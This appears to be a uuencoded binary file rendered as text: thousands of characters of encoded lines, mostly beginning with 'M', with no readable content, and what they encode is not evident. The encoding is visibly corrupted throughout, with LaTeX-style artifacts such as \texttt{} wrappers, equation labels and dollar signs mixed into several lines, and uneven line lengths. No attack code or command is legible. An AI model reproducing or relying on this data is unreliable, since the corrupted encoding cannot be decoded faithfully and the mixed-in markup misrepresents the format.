MC!NQ1K2KF771?':LFR#9KVON^.Z6\T9][/.\8_<\9*9!Z[J%H6;Z%6E/O6Y MQ?:OK?([EF#M'DJ=V:0B8UFDQW#K5O=<OC)]@[-1N>?*DMY6]USA20<(M#1\$ $MQSKG')EO7YH#^+!=W4.<?<NJ)$S2)U"=8V^)#SG,M^;<_E?&B03KL3%M*VQK$ MGRJQTJ40L.QR\$[%T[]FM0<2>\$=J\`PACUM,20#T%^9E\+LV]I+0.W1G].#7] MZCG#7WM>6'2#E'(+0QCQOC>@MCCF01HV[(W%NP?LKV^(ET>,NC()U 3T3'NW M=B[UG5:7TNSLE_="A>F[%NCV',IY8.A>\$T#X#VWPJ5+="D.?-.Y5<=2Y9][8 $MFV = .YMOSG56G\# \77*0] !V3SGML0^8W\#^76., 9! + 4I \24WC&; [Q;N7.NG9)N8$ MK^T_),:1M'ON^9EM';HE_-W/]<=AO6;RUSK%8TCQF^&OR7+N)<2]A8,^NKE; M/Z&+3W(*]Z)\$[M<WTKXVB6Z]H.N<<\I_SRE(<Z^1A'1LHY%B'<%=(/D>`N9K $M%, U:R2FZ/J9AY/.\, W9^[NI/=4R4P+W4J5Q[&O,P?-(W#4WJ,=RC]4Y"XIZ2]$ M=7K>'", OSC&O;) <AYO]OC>AP3!*'4=BRKMF`?*PK`-V<\$NSW;8P[-O'>PJN] M4OH%Z4]YM2W:FNWS./]3MIVC0+^EI2[R^.9'?.H7M2TF/\KUX(*?`+TL5#)* M'G85!#O+Q<^[A]2P8:K]E;[9JGU-RXXZ];,7NVZQTTVX6N>C;S92K3L\NN]H $\texttt{ML)=/,]SXQZ$6]U0]@7P<79-IN\#YP]OLKYU2F2FBT@VS7J!EE95TJBSPD01N^{\bullet}$ MF*!T#[H9G[Q;DVR(S!;89:F56]LE7D1_7\$4G](>;(1LKO8.&X2T!>6-?6-](M>4=Y\\$?H#BPN?"+-Q\C^,%IDTF7X7&LD:"90P_J?M&Y.<5_7J&_5OR`#HARP MOO#>%^N%Z6O+_J6)YU95`@,SS>'EBPX+[L5^T/?C0(SS_)R#9(QK^Y:PC5X5 M4&'[\$CQ[L6VE9%\P8Q(-`-V/P!SI!H+RET]H9(W`\L?7%7Y(K%@9!>P1R0H+ M(5!#\$("\$\$'WOF0U5:;#*K\XVPZ#@\H4"O+\$]T%#IC[P[`_.E^K0*2-B`6B.& $\texttt{M-/L}\&\texttt{TV}; 28-@\texttt{Y}03\&(\texttt{CR}_\texttt{W*}(\texttt{S/9}\texttt{`9X0'X}@7\&]\texttt{WVBOQ}&\texttt{W=/5}; + @\texttt{LK/7}:\texttt{BD}?\texttt{E})\texttt{J}$ M)]=67)%CTOG?/SB8'X0MCO?P^!`G(86%T670H,(!,,0?L[0],\$0X,?6*+RZ(M>=LIZ2<KOM_UOT`"(8^<P[!E?W*YEY-\$!!04FSJ9/\\"IJQP0#!?_ME[<[F' $M; 7=K; "['_=&; RD\GQ1%=B*)-R]^H)W9R>H![@6!F0K&7M]+=CXY(XHSSV>)$ $M:HRX]^{,D}$ VJHJY4]?HMX\U4)^[TLS<+H\A)6U7J=/X2^W3GJQO;KG4,?YCS M7/+@I:Y7<LDIQ=;MBL6Y9C53N7=-.N2%4OL>:?HO2G7>AS3PF\M@IO@8=?VR M=*^)<EV1,"]!S967RV)"J8-O!TB 5C!Y!L5WY%=GK+N 9CE`WU./'<&ZYAED MSZ?=&\EKEK3K9/>6]ZCLV@3RA=>H5S79N\$^O#ICGW\./5*R890O*=2]UKG++ MQR"N71L6N54^KWD0/"D(8IR&*#&S>M9W/RH"7=](^M5)/PPRIZ LA(H5%`A7 M6'`3,,>>O,F8GH9FA29F'=*;NH7TO7?DW5US.)KBF^O.=T[9P?'"""\$@@A(($M(4\$'T*\$YJ@2U*G\$/\J:0=TJZQ)D\$''O0?^99=\$\$NC8,`G,V@GR?6!RJA()4^$ MITCHF[,L^9N[#,T]I5O;4F6>PGF`>4W=9&Z.^>0ZY9V#OG8NZ6#?5*]QI'WF M"81:O.=HPSPF5<TG&:;)<FH2'TK7S+.,BY]NK3.-<*^!<YS2,B_QOS^F,8M? $\label{eq:mb} \verb| HTZQ^+S2SI4IK69?VM; L%(]IT"[JIOJN; 5) 4[6-6QC>EY; ET3F%N=DZ) < ET3F%N=DZ = ET3F%N=D$ MO*;5JFN>`U+0.R;P>.N"W.?4Z@<(M"4QCUDAV#PWY+)\S^58TC(L0W#/.2?8 $MMCIF#:@LU\;EU[+/%=6[E3/29!K4A(=2PCH&V?@P#OW\/3;RY1&J7IL,9MK']]$ M&L\\9;3"(-R]A*?(ZYSK",6^IZY_QYBT.G3S5JMQ[FF+?ZZU^KOFM>ZY)L7= M*`Z9/KVM;M%6^AGF8.(=&WE\;5,\$\-IW>GLNW8UP)<S/N1?.]Y\;[FW?:LVF $M9]]3G&6=\EZ3X33.I3["M8F/^7)[[9IQPKNG1/<2WVM:S3NVG7-_2D=DZ9,$ M;!M7HO/4;6/)?,/[<DY5@6_LT\AIW[-_?PGEK53**5]+(*AP+J72*QETQ]3` MO67IV)\SDF"7-^)/E"D.W;L\)P+4IUA';.P71V2S<PD)Q-?\$Z)XR_O..[62H $M=JO9N[.L(U#U7`./>:^5E&3/4?"^)-8ESCYFE<,[Y)=PHGSY1QK9+NVIB5P?]$ $M^{.}]?ZW!AEH=`W+=$EN&9?"N+<N>8!B&87MMW3N$<DSCBG,NW9]S3/.0=0IV$ $M-[=`Y\$80Y<2PS,-2T;E'PM<FN-5\#0'6,,LG>H7^*YK7GN3:\$VBY+!)<(UB_)$ M#PWS,\U[>7WGU)3J'\-(^E[#+.(>DD.L<B\=L&-=.<VRSIF<6EZZ:Q#A%_5# MGUM?HN28SC+O[:50M]8]OK@%Q75RBM<0Q2_,PX9V;AV*/R7MNSE7,,>@ZE/L

M6=NRZ4FMX=6NQ-9MT#N6R;VVRP9MA4;\5B_1IV`, `V3M7&/T7AHG.O`=:RKJ MEJ?40; `,XMK&._<BZAM7^NF;L?>QR)T9<W[LPV2PX%[2\L`]8QS8KV<(K%.X MIIGL, 2N[=\$+<-W9TF+0X!E30I2N9=J7MJ-"W17'B'-ZQ[+J:]L4ZUCU'B*1T M+OFI=JW&Y4[)/\,TKV8%P5:Z,QP;5*=^KW&B;X]E+>LW+"IK-_:WUK5.]=_C MJ6F?<<":QN5^/#9,_9\KQES1N*3'\$NS+HY!ZKN3SGD)+PWZ.V3[\$OW6PA3K& M+HFM:ZM_Y\!ZRZ-&GW.O[95["[KZ_EF1TCU6[O(>D[Q4.]9]\/L+6XI0M.^) MIGFMJUAXBG=^K2\OG?P@]5^#A7^'GKH^AHG0N)<*KFO3C&N\8!W#N7!/(;XM M3H7*+PH'\$MFZ1_K:W'>NW;JR3B)-5:].ZUD5&F/%.A="X5/-/Z:%Y[O516MR MR2ET<EK%&LVE5/)NA8Q^JX/S>`L'1+NL?B41)>BZQHG'G*Z]PZ[4C!9-^3UV $\label{eq:mu_Q5M2Z1} \textbf{MU}_Q5M2Z1} \textbf{FU} = (\textbf{T}: Q9A7 - \&X \setminus \textbf{I}'1MJJE\&ZZI1. = <>^IZSNOD:)R[SCMVC<*W+R] \textbf{MU}_Q5M2ZI \textbf$ M6_L'UQL;0FF/>ISCEF%VZ?5C3/7=*R.7:9Y[B4R4SCKSP\$E3^40#A_C85)^! MR[,Z-V#_&^1?\$4\5KF3R_K9W;/[]:/"K-.T[_&N4-O0VRDN-=I'::::H7E4M: M<PWUWRB4+S%RO5HHN>8M7NQ:)OG@N0JXJSJU"M+@VA6+0M545\$%FN.6WQRKY $MWW.(>+-ZG&Q4D_4]OF9$=YI)5U=0G42K<FDS)LJ*[J#:5^^)BX;AOS1NO:UB$ MZKUD5E64D='=J6*?>RY9G'UEP/J!T9VN_!;1I/U4?>5(!O@X'%!KG;W1-9-V M.^#]*M.I48,&_5,#;"!!B>V*,C\X\`?T#1,UA)-_J"-BA4>A1'MXVAKQ\88 $M(OD/Z!TQE/'!V?!)@F?R)/9%0<D7^]N,85EPK>4=1#%!+!^<H,80E\4QB$/$ M]0>Z'Y00JAPQ\480AS(@K.OP5HD(\$+M@A@:9!1]<GSFTI.O#!>HHH\$BIN"1(MG9,5!IG?/T@G4Y-Z5M&I=^^)XZ_(5FX9D&Y'&'P10J5--+**3Y^5,,DE0@' MZ%J9-MYE2X_?*LO`2B;/PGMGS/C`>"\$?OH?XAAZ5[3-LJM3]6E="_UELZZ97 M^4XA;;_9HKZ]6.N1[K-1X%S=BU^G[Z,(J22Q-,.R^,/]HB2*_/C0/;CZX?0^ M)'D1T`,!X\$W?Z#;O1[E4*"%&H283)P2&24FZN?VAJA]<1!==IUD.N)23QBV M4H-HLB,;]F+PQVPI/WA1:(ZT9,!"D(.#S/9&\[`I?VCPQZXW0^H-"/XQ=/OB ME3AB1K3'1A4#G.GL#I?RAJV+'SKL-\TC5=7O!JL=[G#OW9M_5,U>;E:H^.>Y MLK*9\#XGK.J=?B[_4UE#AY&#L:AS; `T]AJ)KP6[KG06JY3F\$T;)ICLUA(GM_ MPN2?0\Y<5U4=\J;"-;]-2FZEO<T[A9K7NKM&T8=DVP<.]O[*[9A<-([%L'T, M.SRZN?85;;]*N]R\5-%W5"USU+V#OE\<BFIE]H<.V"]MBSMO7ENBCHZNJO"[M, W=YZTN 488MJMKESJW; VS3=5^7#0K@TCM'AKVZ1DVU?^>X[EC" J=9,NW $M1400;13-Z?00JXN,=RE+*B>XR[2/*4?[,V[QGG;XU=&963^']M8HUQ:9:W^/]$ M6:YFDO=G[026;TU<]1;6T;^])F&R=Z[QVYLS,NL7Q!]+IG=/'=,@CV+AVZ.^ M>\]5L5(U*_L*KV59M:W7.*<.R+UW=(EZ4;),"[9K%<W5FU2M9O;FVR=,]UDG M?LHY90, `[1C75.#+NF.U9ERC@F`53CWWKD[!T2V.(=XR;OWEM*I'+OJ2'?): MO5S\$IQ<&E7=W;**QJD\S+HSC6!<H]AS#BVR6;)O6*M+9)H4QY[?5U7QYK+#E M&Y6;D6>;)]+V%BUCWW"'(IU^U^9L]IH6E<RS[Y8\$SDH'8,8[YX#&)+'NU8)P MKS2>_2>3IV+[G2I#./G-JZ+H/V-TI8'SQT,=#C:A<DZX99)<E#I[MX9NZ-ZY $MGUY4R6G'D4=-\#-BVJCUQHCYQZ:EF5\%6BAAJX/7GH.SNR^,L\)0.6=2WA\32M$ MPT3B'PO7?(LUV5Z!I!FDZW*M6J406MGGI,<U:7`S:603\$A\$0>`Q/K(T#.J)& MQJ<FPT[^FV9M^Z5YZF+DNCJ%R1KXRB@]AMDQ'/OZ6"/Z%M4#H'GEJ:-/,\$M3 MI\$[4VIN[LUT6+>&U100>FMCP7GJA_:?>6M"](5R2D2XK2LWAK@NZ6^M*6IM% MV9UEG"JQ70>>TM.\$5J?<FYE[BF6I5MBZ]4J5VB:W=PRY)+`-%`@2GOKFGV@< $M8 = 14ZP9/ = 2*U/(7-4+):DZPQ.,"C24U2+0[5.+%L%4^!PS&K8W"8G5'HW$ M%L<C4*S6:4G7ZNG5ZH5[CD:VH7;*U1NQ0N#6A/J=/.Z=FYUCL"G7+*9-*I"^ M!9*5H5Z6YC%M1/^75\$R#-O64RQ5RB3J_-*S*I;HO#RIJWIQ>V!9U:71,<E(5 M@B1KBN"B2%(L%BC9EHF&1ON99L54IV\ 79C5\5;#/A5Z?6;\\$2U(5BK%R7=50 M0:MD] "FI+D%Y1+@X)G5I:QT:A6A:UH<&RCY7K(DA@&A91[CGD\O:S<*S"M9- $M:7%N%6"0Z)1N:6EXS)NG=:M[IF&?8^9;4&X7M.LFTB)=GS-<C79_3QG[/-?>$ MY%SK!,VW1<'`%_5K,L\O*A9YC%FT*=:=3.A6UG\$E1JYB%\>NSC@'");.+JWM M2+4N; A&L3"L=XSRP7]AFI4B[NL7A6-NSZ:G%*J4IA\$E>FA1M:SBY+<WYMD\T M+.M,B?`HV0:1P;@V`:9[:<3R:S2F<BP22T+=74K^C9E8)+++8JV!2F!430-` M^E4,X\]O#C7%IU<5W8%YC?E8C8E./>8]?VR7!\$GEDP:=8Y5)+(O&6AO*Y+NT M2YICB%, HUJ3BA7)?'AMJN:8R3C5V9I6*)6JA:E,D\$QBTA4KFT:M;^G&W4:[+ MNR:G5RS4;>&/3JS:]3.\$7=EE<NRUMFVZ),<,B7!PS@%Z4*[L2X]4/N6MNZ>6 M+\F37XTK\$+HG4*U+<B75P+2,RGU`>(RK/IUAT^P;2M\$Q3`,JP35+--3AR"<: M!(80]##)U*;EB%:DJY2NC9%TBI=>TJ4VSAW&+:RB\K!Z#)+TLU.M#SD:G6A< M&>89P:Y-T9MC'I(DZU[0NV0N:ORZK2[%O+\$-(V>T4C<XI5E>;PRJ4N#`LXJ\$ MU:V*;!)95AUP7QBF81L:UK\$*=)4:4Y]?VR6*=2D+G%T1*]=FS4K6I]C%\$D)U M&\"H62Z+%>E8E08;)OS*JE8/Y<NQ"Q>E1^U1K<^DJU<1EO:)=&Q6AL4Q>D*N M5[!L`NZ\HV49)"Q:-1,LVR>+HGU2L4\N+>V"3K!IY;WD.=3R@8E&R"YJ)E%F M<BK';(4XM:F1HD97L^B="0:6YM?%DU"<=FV:VLZJV31, `I&:4:YH610IY-8-MB5Y7!<U,G%QN2=:14I]PB:RS-K\JF37Y0+@GWQH74L0S[H-C)9)"X=-,<LDA M@&D7)DUK9A<VS6M3*A.M.N*@7Y:VE4"?6#\$I#!KFW]8IK/*150EGTE2-J_A?

 $MV@7IW; @$Y4KHXU5J9WC<, PXM=E(L'R5#P\,Q\IVZ^J,L%Z7A].=3&K3K!NZQ$ M*=7YPT3`R'%LVMS?6\$]BY*AC&3:0<Z=1?Y0N&4[1*"RJ'_K16L6K=UL]A9KD $MR2[MDF4^4BM54M:#$-@I*&^.(85\1UBYJ'2H=)T_I:=6Q=7L5\4<VZM_6:Y;$ M*W;]5;2POJ=^*DY3R.16EN',-Y9A2_917"T^PXZX4-%6M<NBA9-L%7H<-23K MJ<LN5L\&DCJ5_;.QF*P/F@^T"\$H#XPN!H1RQ:'/%],\68/X%&:/Q!H1NAK!_ MBW(R[J7J!O>/01T/%!M2&W(1%@[0;,0UQSEAO?O7&<ECB7>CGG\M'>)_\$+WQ $M1, -\$+L3!FM^W"6J G .71]]M^<HDA(B>H9O\#%(=^9\88B"F;;,%^4>=J\&8$ M#SZ0/MCH[COD=&MG2CL+/_!\08"^0'J![@>1%KD;O-8TY/LB("R#EAMF+I\] MFST:)%"Y*:@<@!JA3D!R%K\$U4A*EW/"5%\G*I9/V8]IVE=8E^F[=]CNG+MJY MMT+TFX7=2+)NQ9R<&I7H%U>1ZR"'^I:6*`3X5^;'.O>\$O47O<!<,:GY`7@XH M2&AK!M`<3881N@I[Y@[^6?T\$POB^,U`8CAJAA(ATQ0^83&(2LSB-*6"_TAY@ M;',Y@G'OA!"[<M;(@XI++Q8B<A3)CH*"YPFD\>+]1>[PQA#,AP8=5RF^8.I0 M8Z+!#+9TXS8V@LA;K#_).'WVDNVVW"EYX?.P"U<=?;>4'^3JA+9GVK#:"NOG M*(L\,L!\`=<,1W6VH'UB&K^@6]_KL#%%4.@@I-YR:A-QW+K(U_"%4=\(!E@T $M/^{<650V}$; 5#3UM'OQ1'/, ZHE\;:^6RNS]SGL:\ETB4D^K<+7Y]?=, 0W9QRX, M#K+4PRK6U;V+;XL4NW7.CX=P"V,`P+:JSBZ%W*E8:HN]!#.N`DVF[V5_J70L M*[AR; `TU[D\VKU\="M#.K>G*18.78E2W]AE.K%4V;2)#7J%UK.)9U[<I:G9U MB4; HFE6& 'U[C5.IE\:9?.04CWG*.(9%2+XI5AGT; CG=K@EKRQ; LUY5##J%9+ M>P_8NK43:IK"MX9FR52]NO;O:U"N;4K!D&17-I6GM#FVR5"TI3BW0N28%?%M $\verb|M8AO*U+\M|) + 6A6+) DF\$79 [BM<V\9O+G\$*D5+\$+DN*V-] 4\#>4U7*9BG\$ (EV0N\$) + 2444444 + 24444 +$ M:1TCK7/,@^9UR><*P*W-`S++IQHU0LW5K>ITXQ*^.&?>X)R#'+-:\$ZK5N3RO M:\HU4K7Z(TI<E0DL0GB<6QAE>1J!UR^%"DH+<[1T:G4Z%J-OY00^A\$U3A(4M MWJ1"CA@W[2VAI\$V<AA=LRK?FQ8AC%309BQ4V25S=V7:Y006R,Y.Y!F6B4M/6 M=`M\$R<,FH54N+934JAX2RLHTF+_RK>6D(((.<0D%^0=4FTBKADD'A)\$\$2!>& M<1R;;02B#J7&)\$F0@@[=C4<C\$N#3C=4G+N%7/Y'7NC<(M"6G+P1L2 PF\$]"HM7BK2\XEITISA5:QKLE8S2?=FNJK.;1):8S*:D,BUCHGKG7+\YDY=U2E=XP#! M+2ZAD'3IJ%TS6+:T)HV:7I)6;/JY9DM:CAEL>.\!0)UD\$Q[Y*ZIY;V-07-1 $\verb|MJ1|*Y+HC7YNZN8I<U<IY+Y5M;EYKT*!&^I,<C+4W,8[E%$ZI;$UO+!G:./L%]|$ $\label{eq:mapping} $$M@A>4KG6*ZE>+>2D'[*?%)KF[6=Z^VG)YSDEU!-`-6'4]%',=)2`]YJ-*8&5 $$$ MXR?7)%D#M]=/Z'?I?B\$#_[K>D6#L7%]4D/W0L.7\WQKZ\>]-3[O4]F^#]G!" $\label{eq:mx_wave_mx_would} $$MX]WOQDR6"Q?YFJ?U<1(<*3NJHFBIX`RPM/OO*NT#\L=)&:%/P,X\S9=BQ'Y;$ MN64_FJH&1%(ADO\@X3+!7`5DBGL.\$_I72SVJ"[;0^N/WZ"*2+#S,\:7E\$40H $MG)KR3$'S`SIQ[\/>8$0W?]A90/C@X?TN7+)`("'&Y##(R.U8L15#S?R`X4^1)$ M/]\$:)Q'&LQ,G`9'1S?E+W(N:%J(P#FY^8/QR-/!>"4AJ[^Q/;APV_'Y^>8#Y M'4C5I&SPT?Z]?2OCCH0&T<E!1M\$0]P)GP..W+M)<^V>Y*<4MIV[O!JSHK"=D $M1!@EM$WO/,HZ0T1U/>44A);067N>O0TOE^WV5ZZ]<\.K;6\JOU6M^[^\'?"M$ $\label{eq:mlemons} \texttt{ML@[5AG4S.[5ESE)KH)A>FQOLA'W-FFDT_9=[X?DL^A@9R\WDOY+-&X]L,J+X}$ M69'&7M(S9/?5]`]@-T+^Y]`3X6G##IRV'I^B-B!A#3HEFH9^=G+BJ[Q0[!=M M]G373NM2"ZZ5?\$:J0H7RI#-E#VBXN(3\$*8G6ZJMK6M;\XAW"T5<-ER\$,*D4J M1@8%NP\<JV[GC/!>`?UD9XXX`%D"N?%`P[S&6^5*SL!B_5000TM9=#ZR@V3? M*S^.T3H>2[D<3]KPD W.C:71,X836G<O\30KNBDRXHL*BBG.60^J2*IDD\$\$* M:X14ITHG@KNW5QKY7[/P5!TSNW'*!L5V;)H7)OR)U ;P7Z%W6;P%M=F)8+K M*?(62U?.FEVF5%JB6MKS-W28]MSJ6X/#J-1&UOTH;3LC7P^/N,Y1;;!W25!N M..!^;:;9G<"%ZDCC4ZG_7+6%C28?AS*9B4!J867]0<)J5BF!/,W?-89;JA4; M9JDKY6RE0#/KQ)B.4.T,AP50:31#L#WH@`SH_A`M*&\A>B6YTTW"\$T'SAH@B $MQ631S!<$Z$2);[->L93'[.UF?^H,P_<math>8?E>[WK9W8]6U4I';?GX]]:90\)A$ $M=H+(0=>; *EYSZ<]'L_@]I\&%;:;^&90W4QMX3/P]1<$Y@%A(+A7=3ZOSM1NE)$ M;\5H.<%PE.OJOTY*%]`>!_0TV9/^5YO^6[Z+M'09G(@I]Z2`(B'>T*U'")'V $MJ^9Y^Y-&X-)>'HE4=P=$:01>0X)6US:Q*QB0(LY]1M<VPN\T7JC=!,UI/C=T$ $MJS[C,&7+T4(-IRK,&;@9+(=RY 89B<4W0$I<`ED83S\=1K221!UPN.]--G?A$ M#0,,1!A^@\$ P9IY]E]+#S.954ZI+2*#-.A<..JA9]QW(;JJX5@MNA;TMS0\Q M5 9* NHI.]L(7L,I*& %+R;CV]Z@><,4\$!!8@<V(2!N0\4<VW2]W!J#'U('V MWVH98 S]J1<<%!>O:,;7]/]:)7@UIIHV-#'H-5J)]X>\$[78MXX)W>YKJ79.-M:T3M(W-Z)SB.3#(EQRH?AN*;'+EQ2J@IESPB?:8WA,L4,L^HY8Y%/2?'09D] M5>G7I#*/_-"V#A4; `G\$JI2,%4E>P:DLG\\(FKVU"WKU?<0_URI'?+W/7Q39; MJ%MRNO7=S=CC(>D02J_/8TX951+@%D<UGB!9C^8/X("V=`L!6R,+.I@_XB[B MJ(_9"K#@6EHR?;2G1\$VZ]/1#3T%R?3JA:^"UU=O\$=7#;^VA"T\$"`RR%>F_BY M`C=@9]C,.H^8%EKIUY5+\20MLPMML\!Y@SXJTX2>R"!RH/]!0BI)WA#1]1!0 MD!;_X/"&\$'TC@KT6MZFDN<0@NX,C-=4);(RSX)PL9R7SS->/,X!BM3L*&MNH

M^FC"K?Q#[-91/9XGEW\-M`VDX/YLX'`'YR%N\4P0\$WQ0*YRG8*KV=O^';J9_ M@*S(2[(9SX.>I\]468H4.-(>ED&IJSO[!H1'7Y,BWENR-271<\$2^D]5?;[5T MZV#G<4;89?]!NW::_8X#@+\$>CV<KD^O4`T9>"NN[\9'\\$!MINS)>3^;;A,\# MZGZ[UGRO++X\$X'<)YB+JE)0Y-O0Z'S)DY^YT.*-%`1ICA8YP.M%31SG`\E-6 $M!">(&H\X7<S3C0-D:=B%;!(BPMC_(,,KS^'JE+1HE.=XQ*;$\2]8D^DZS/9$ $MLN1-;@CK$M5J$U7N]:>FES(DZM=UC7M^=6A[T`<A![-R2;/5-Q09ISD;]KD7)$ MO[<?C@:MD;D#E/<@"^+7)U.JB[O[FU8H)H*D,.3SCTE\2:@,WH A]NUM2%:^ M>TY1W%ECHST/#UFTGM&NOGG]IPD[6NFW[7/L;PDN1P7-[)W6FXT"1*AGIR3+ MOJ!, V"_8I'*2I#^Y&3TZG6AG% `N2=79]+V#_6E5SP5N_U6N;)U7(4/OGI*>O MDJG?D&/GV6,<,0@Z'H,\$@M;`&\H+8LGK()+L6MXCR6(06&@\F&ZIKKEO]#&, MKEML'Y=AW^LP-%:?SW\(X%]I?ECM<N<!H@:(&3%5R]CWR&MJNQGF?EBZ%PKG MQT1/5>9.5QT3L[4]#=?\V>"M`0MX+?D6Y>J_1M3[*?Z@JUUN+K,/##HGJQQ> M\16Z/.;ZXQ.8:>BI]'C:2CE2H^J=2Y^H_I;-E0):"LH;5&X;+'5/:@<NZ(7R M[9WMY@#XN#E+^?&)^).4\$!^2(%3;F=0;G]YP8YZ"",@2`UEJ081`W+S_S659 MYO0>.RC7.&7<F0=8'ILKPD\.@Q#MD[A^NSSZ##J6>3;P-JQQ@Z*_9@@^I<?3 M_S0PVT1(R.OGI^FNI4>*--FB_SOI\FBYWG;1?MIX(0?:J8@8)%(!OI5P[G)J MV086P"17#'OT]X*-"\$4"JD\$#',HJ.GI]!7B+;'D\#`X;"`ZB\$/AM9CAE@"@% M1`)1#I,5!E09\\3R!3NYF^XUCLB.;`O+AFC%*QK8?]TS^JO&:)]4DM2M*INK M6S<:AN=PJK2ZGG=.BG11=5R,UO&!1KX]'I\4+Y%966DO8GL'1@75W<*<M/&: MLX1+>UN9'1P!^(<(<U8\$Z!5AON>4BQ@MX!D<6]!470QSI22`;NM117`58)ZJ M!:L5`_%!%!YL@"E2*4"&3(C`OT;ID4C,M8YL@VRYI5PMZ_/H6OMES<X[@G73 M+DX)M7?.A)TM.J>N?2IW:L(L._:QSQ@*.YK^G%J7XP_J*5<9'8M]PV!E-C<^ M+`@9W9DO<J7.Z4V3D4\$\$GB?_%MY=DPT\$V&X7R;3DGVFKATG&E:;W3R'-1!!(MEZ8WW`81D2<)Y#3Z`&VOA'8#Q>&/+%-QS66WV)6A[GJ#]`67=;:]<:-@S.*/ $\texttt{M[1U16MLM\&7*W,UL5U8M+`!\&WF"S=ENHMH27*FGD?]IF[F<\#LO\backslash JDR1K\#[L6T] }$ M^3U'L!KC.RZV8S<XSS"(#RL0SO+TNI)AZSQ(ZZC@%4,'F>O_J>-7.8M@@Y8I M6-9.K*N(VMX0/6EQW&KR]M-=6,A'OEYOW<T:G\$4/"54[&F;ZJT92BLN'B Y# M3]37UM][A7'&;:7EZ.#2[!%N>4[DZVL=VV^S_;K.`K/=RW(4>\0*O-)8@HD0 $M, +=6=OMN+[_RY5L\$JS^TR7.Y!L\$A4\&[O^BCKBSC@,(CN\$PAVH^ZQ]<*P?TQM$ $M[>J1H1.\R1)E<\K&)@YB9AVL:,-W4)YAE,WAOX=S/;A;#9[`(\/$E9T#?B_$ MTY,_EA^S55RJ?Y1`(!)P@._J`H*0\$M`<78[0ID@C7#"_105<>5<\]QZ+W#F1 $\label{eq:m_2DZ:"SN/2LQBO7>N]Z=DY)V+DG5,&\%QS6.W0;-S*CHWU/C@7-TQ9<\X]4$ M!>^%0>>-./1`>]`?\$181'G;KY\$2(JE-M1(26*B+6+A4*Q1K'8;%TRHR'C6L, $\texttt{MK1SQ,7.R]DQ..\&W;<+8=)3.} > 6_":`.F`%"OI\&G3G$)^J%`$< U4(XF9)K4D$ MI(AW.!'2L_L/C(F"0:KL?'Q+N9P4?8N\$RB4_!%9WZSS?5=M-=RGRBV/^A`<X $M^Y4(7M%LXNGEQ\G@/-8BYWM._>$35T)YB-,T=OJG6OM89TS^<=N_0P">SVSZ$ M?3U2KOE4[!\$A\$2:]##2KAYREJ(6_Y`ZG_3S3_\$4LHK2.1.4(BNOIL.'X^CD_ M8#_D&B-"MA3,MVAMEECNKX<3:(`U=H<X#2#'E\M\J\$.V:K#%Z\13%JD/]YRW M\92"'C%?XL2G&Z1NS050?A9N:Y78[JIWP?:U9>A(P,HG,VN,YK0"\@7'ZQ[< M"B.*/VKYKT7=]!V>5\W[A[SR.4UNYYWO_L_8DGO4E25#[`I.?;B0(,0CB0*0 MBQ\-2NC\&\<D@K5<NR*`^Q=B27QQ:A.X1,,O#T6_L&X<_Q3LXJWB,:\9Z:^ M*M3+0G,'(5C!L!F7TO7>:@X5Z)0H/Z09T[A]2X*-S?5[G.:2C83B&\$^C=<'= M-BC.:GA;O9:A&*Q91^?^L"\2PJYB*6#3]>#\$!W:8;-N.=W>;-PP_[X,;AN&(M]<;1<>...D/C#O`PWE@962P?2S_VA_8CO[O@6RN6Z-1B??T"788MWL2>`JGO5 M;=0(*Y5Y3LM=YGJ!;*5]2C;8+G0/LI6+"I*.,8D>;(:Z)U>,KQZ!,AM5H_QX MC0356!,\[>TS_F,2CVH@51@J"9)RGN?'R.<&QBH(%UA'F(D"HA:!M[G\0FCT M&>8@^+FXU1!^G@#S!<QEN":H8O=H<C]_E_"2MR-"78-R;OEIZ6`S,I)'3=!^ $M=@U9CI-<:L)9/@7L6)<LQZ%W2V/R]5*_%\X4AFMJ]R*3`)4W,G9Z$Q1X,Q]@$ MN6/J+4Z;UL;?:C.<ZIMYF.&BE?`]SQ%-7!78F]&>Q/OZC*)8"T\6M>':FJ*9 M\$FWV] - 15054 = 1/9 = 7(/+4;, OE55C6+5J - 3CXY4 - !Q5MN9+(,\$7\$\$03C=88B)MAU-*BMT-U>\$\AZ"1*+6J54QE:H5[?B1LZ=R]M]3T#UB>>RZH?2\)-4CBF+7A M2)Q^S^6'5=UO'D,9<L%C[I%/N08;EW*J!?4IF<PB>:@*MR'%V:XM'D--H,+@ MI,XZ>*Z\$QK(]&0,TM3MLN[EY%ZYU),Y8F/V!JC^>Q==@/(U>R;!M-]EZ]'7? M8(NBWZP>&N_\#<N`YQ6M!:8'M-#NG]A8#N'OP[*:C,2E`U2+,8E1RL%OLL7L M(6*Z"?!:00(-BC^GRKFQ79SAQGE#M72]5ROB@*('@1Z4(!/V\$?J\>/19[P', $M*$'LB4^"W9>'DQT<?<U3.(3&@6"75'V_WZK+^PX]0ZA!4#A4Y*"A;KS]N,>D$ M+=5 1 II])Y7\$#S8R]`A&!!9TM9J(7]UTNC.]G4*_VL0.?6(PT\$Z06+6-MVS MYSPFNW>H(?I71#([?ZG9G&7AM\$'IZE6EBN;G0("0P011#%V?PSUOZC91U2)^

M=J9%S=_A<*<'0U63VZ/,S>#8@<*7[#-"EU^4QZ6/0R;J8ES=58=94>]>6@XN M2B7+L6J[Y%&<F-1K45W\$V[\#MTI&XDQ:X?E'\(X-"43AAC8#B[DX(0@FV2P6 M.%EOQ@A/B\$^EY:):BTE4GH'XFNPX\EJKIU^V?OG:.B<48A<681H7_)Q+=8W" MS4J0X!HUJ9&TN"<6MD9XKTD*"A=07I68R_4"B?6C-,Y3&75I%Y>U^JV:WD9R ME8.L01VS2XOUQ_=@C<5AK:>_J.:-<;:Y4FEUM@ID%3NBA5(^P!]`YKD>&/SC MSQW`,^*27:L;+7?>\'[H@K1Z3/?K\$O@?H"!#Q=OF8+%.]CD9MSNQ(8V*(#\& M/X+.MW&NTA"WB@"S<K+,L/T; ,5*.4; 1 W#EP-I<SNC5ZVWP9M]"N@VO5HN M*O8\$Y:!!\=B(?D9M((+*?166#RPR!9\$)(U08H%O*:.4V>-XZ&@_5ZH8^;(T= MX^ATNAS, VCH; RKYN<"T; Z?>\AYAQP; =] ##ZVZ(E47UNJ1!\Q<</-KP-6PU7] M"RBJN[: "F,\$._UJANM.T66Y3HJ,*AQ=D_8NYRD)+5K6;#4+0999(@%KVW]_Z $MJX'^7BC^*, G!J)?<'3LKV=Y!0<HUJ-A3#;&^](Q$@]]IW^-7L<;P#UT1^58:$ M,G3@5\$4F\BVU8VY[F=)"OT,?C"FBHJ/\$C:^&U4>]H%H1M!623QQFQ6F019"U M+=@+=<#=@H00D*!R\$*"!K.30JM#9?YEG4/*2=<IW_F<1*DG4XXQ:%2A?2^<H MW; 